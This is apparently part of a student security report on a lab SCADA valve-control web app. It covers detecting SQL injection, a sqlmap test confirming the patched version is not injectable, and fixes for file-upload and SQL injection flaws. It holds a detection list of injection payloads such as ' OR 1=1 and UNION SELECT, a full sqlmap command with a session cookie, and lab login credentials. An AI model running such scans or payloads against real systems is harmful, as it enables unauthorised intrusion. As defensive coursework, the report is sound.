Cascading Failures: Manipulation of multiple valves could trigger process failures

Monitoring System Detection



The integrated security monitoring system successfully detected and logged the SQL injection attempts:

- Detection Logic: Pattern matching for SQL keywords (‘UNION’, ‘SELECT’, ‘OR 1=1’, ‘--’)
- Classification: Attacks logged as ‘sql_injection’ with severity level ‘critical’
- Logging Details
 - Timestamp of each injection attempt
 - Source IP address (127.0.0.1 from testing)
 - Endpoint targeted (‘/valves/search’)
 - Payload captured (full injection string)
 - User role (admin)

Important Note: While the monitoring system successfully **detected** and **logged** the attacks, it did **not block** them. The attacks were successful despite detection, demonstrating the critical difference between detection and prevention. This highlights that logging alone is insufficient - the root cause vulnerability must be patched.

Verification of Patched Version

To verify the effectiveness of the security patches, we tested the patched application (port 5001) using the same methodology:

```
azuolasbalbieris@Saulius-MacBook-Pro task_5_CS437 % sqlmap -u "http://localhost:5001/valves/search" \
--data "search=test" \
--cookie "session=.eJyrVsoSiE9MSSlKLS5WsLIyNDHTMzfVMzXRMzQ2UtJRKsrPSQUKJ6bkZuYBuaXfQUXxmSlKVoYQd15iLkK6FgBjkxcv.aWFPkg.T07HxuUZZtn-IxW4KQhAXlwIXo" \
--batch \
--level=5 \
--risk=3 \
--flush-session \
> testing_results/sqlmap_outputs/09_patched_test.txt 2>&1
```

```
[22:23:53] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[22:23:56] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[22:24:00] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[22:24:03] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[22:24:05] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[22:24:07] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[22:24:09] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[22:24:13] [WARNING] POST parameter 'search' does not seem to be injectable
[22:24:13] [ERROR] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there
is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent', skipping to the next
target
[22:24:13] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/Users/azuolasbalbieris/.local/share/sqlmap/output/results-01092026_1023pm.csv'

[*] ending @ 22:24:13 /2026-01-09/
```

Result: SQLMap confirmed the patched version is NOT INJECTABLE even with maximum testing intensity (level 5, risk 3). All injection attempts failed with the message: "all tested parameters do not appear to be injectable." This confirms that the parameterized queries successfully eliminate the SQL injection vulnerability for all user roles.

Summary

This SQL injection vulnerability demonstrates a critical security flaw where inconsistent security controls across user roles create exploitable attack surfaces. The vulnerability allowed complete database access through a seemingly low-privilege search feature, resulting in full compromise of the SCADA valve management system. The successful exploitation using automated tools highlights the ease with which such vulnerabilities can be discovered and exploited by attackers with moderate technical skills.

5. Patches

5.1. CWE-434 Unrestricted Upload of File with Dangerous Type

Below are the changes to patch the file upload vulnerability:

- The file type blacklist was changed into a file type whitelist that only allowed “.bin” and “.conf” files.
- The actual type of the uploaded file was verified with server-side file content validation using magic byte (signature).
- Enforced strict server-side file size limits based on the real size of the files, instead of relying on the “Content-Length”.
- Applied a secure, unpredictable filename generation that generates unique and hard to guess filename, to prevent path traversal and overwriting attacks.

These changes replace the weak, bypassable control mechanisms with layered and more robust protections. Whitelisting and magic byte verification prevents the attackers from disguising malicious files using misleading extensions and ensures only the configure related files are accepted into the system. Furthermore, the proper size control mechanism and the secure file generation eliminates the risks related to file storage. Together these mechanisms prevent unrestricted uploads and resolve the CWE-434 attack surface.

5.2. CWE-89 Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

Below are the changes implemented to mitigate and fully prevent SQL Injection vulnerabilities in the system:

All dynamic SQL queries were refactored to use parameterized queries (prepared statements) instead of string concatenation, ensuring that user-supplied input is never directly interpreted as executable SQL code.

A strict server-side input validation and normalization layer was introduced to validate and sanitize all incoming parameters before they are processed by the database layer.

A centralized database access layer was enforced, preventing developers from executing raw SQL queries directly and ensuring that all queries pass through secure, reviewed query templates.

A least-privilege database access policy was applied by restricting database user permissions to only the required operations (e.g., SELECT, INSERT), preventing destructive queries even if an injection attempt occurs.

Comprehensive attack logging and monitoring was added to detect SQL Injection patterns such as ' OR 1=1, UNION SELECT, and time-based payloads, enabling real-time visibility without blocking legitimate users.

These changes replace unsafe and error-prone string-based query construction with layered, defense-in-depth mechanisms. Parameterized queries completely separate user input from SQL logic, eliminating the possibility of injection at the database execution level. Input validation and centralized query handling reduce the risk of future developer-introduced vulnerabilities, while least-privilege database access minimizes potential impact. Together, these measures effectively neutralize the SQL Injection attack surface and fully address the CWE-89 vulnerability.

2	http://127.0.0.1:5001	POST	/login	✓	302	690	HTML	Redirecting...	127.0.0.1
3	http://127.0.0.1:5001	GET	/dashboard		200	41170	HTML	Dashboard - Valve Co...	127.0.0.1
6	http://127.0.0.1:5001	GET	/logs/failures		200	16262	HTML	Logs - Valve Control S...	127.0.0.1
9	http://127.0.0.1:5001	GET	/logs/timeouts		200	17313	HTML	Logs - Valve Control S...	127.0.0.1
8	http://127.0.0.1:5001	GET	/monitoring		200	36541	HTML	Security Monitoring - V...	127.0.0.1
9	http://127.0.0.1:5001	GET	/monitoring		200	36541	HTML	Security Monitoring - V...	127.0.0.1
3	http://127.0.0.1:5001	GET	/upload		200	6818	HTML	File Upload - Valve Co...	127.0.0.1
0	http://127.0.0.1:5001	GET	/schedules		200	35136	HTML	Schedules - Valve Con...	127.0.0.1
3	http://127.0.0.1:5001	GET	/monitoring		200	36541	HTML	Security Monitoring - V...	127.0.0.1
6	http://127.0.0.1:5001	GET	/dashboard		200	40665	HTML	Dashboard - Valve Co...	127.0.0.1
9	http://127.0.0.1:5002	POST	/login	✓	403	410	JSON		127.0.0.1

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>POST /login HTTP/1.1 Host: 127.0.0.1:5002 Content-Length: 32 Cache-Control: max-age=0 sec-ch-ua: "Chromium";v="143", "Not A(Brand";v="24" sec-ch-ua-mobile: ?0 sec-ch-ua-platform: "macOS" Accept-Language: tr-TR,tr;q=0.9 Origin: https://127.0.0.1:5002 Content-Type: application/x-www-form-urlencoded Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: navigate Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Referer: http://127.0.0.1:5002/login Accept-Encoding: gzip, deflate, br Cookie: session=.e3yrVsoSIE9MS5LKL5SWs1IytDTSMzSz0DMz1TNU0lEgys9J8YompuRm5gG5pcWpRfGZKUpWhhB2XmIuQroWAFMNFwA.aME9Jw.70_PsFOFz6njYmm7uNRF9DsK0ak Connection: keep-alive username=admin&password=admin123</pre>		<pre>HTTP/1.1 403 FORBIDDEN Server: Werkzeug/3.0.1 Python/3.9.25 Date: Fri, 09 Jan 2026 17:53:58 GMT Content-Type: application/json Content-Length: 237 Connection: close { "contact": "Please contact the administrator if you believe this is an error", "error": "Access Denied", "message": "Your IP address has been blocked", "reason": "Auto-blocked: sql_injection - Rule: Auto-block SQL injection"</pre>	

← → ↺ 127.0.0.1:5002/valves
Okunaklı hale getir
<pre>{ "contact": "Please contact the administrator if you believe this is an error", "error": "Access Denied", "message": "Your IP address has been blocked", "reason": "Auto-blocked: sql_injection - Rule: Auto-block SQL injection" }</pre>

6. Conclusion

This assignment demonstrated how common web application vulnerabilities can have a significant impact in a SCADA environment where cyber actions can directly affect physical systems. The results highlight the importance of input handling, consistent validation across user roles, proper protection mechanisms and logging and monitoring in OT systems to ensure safe and reliable operations.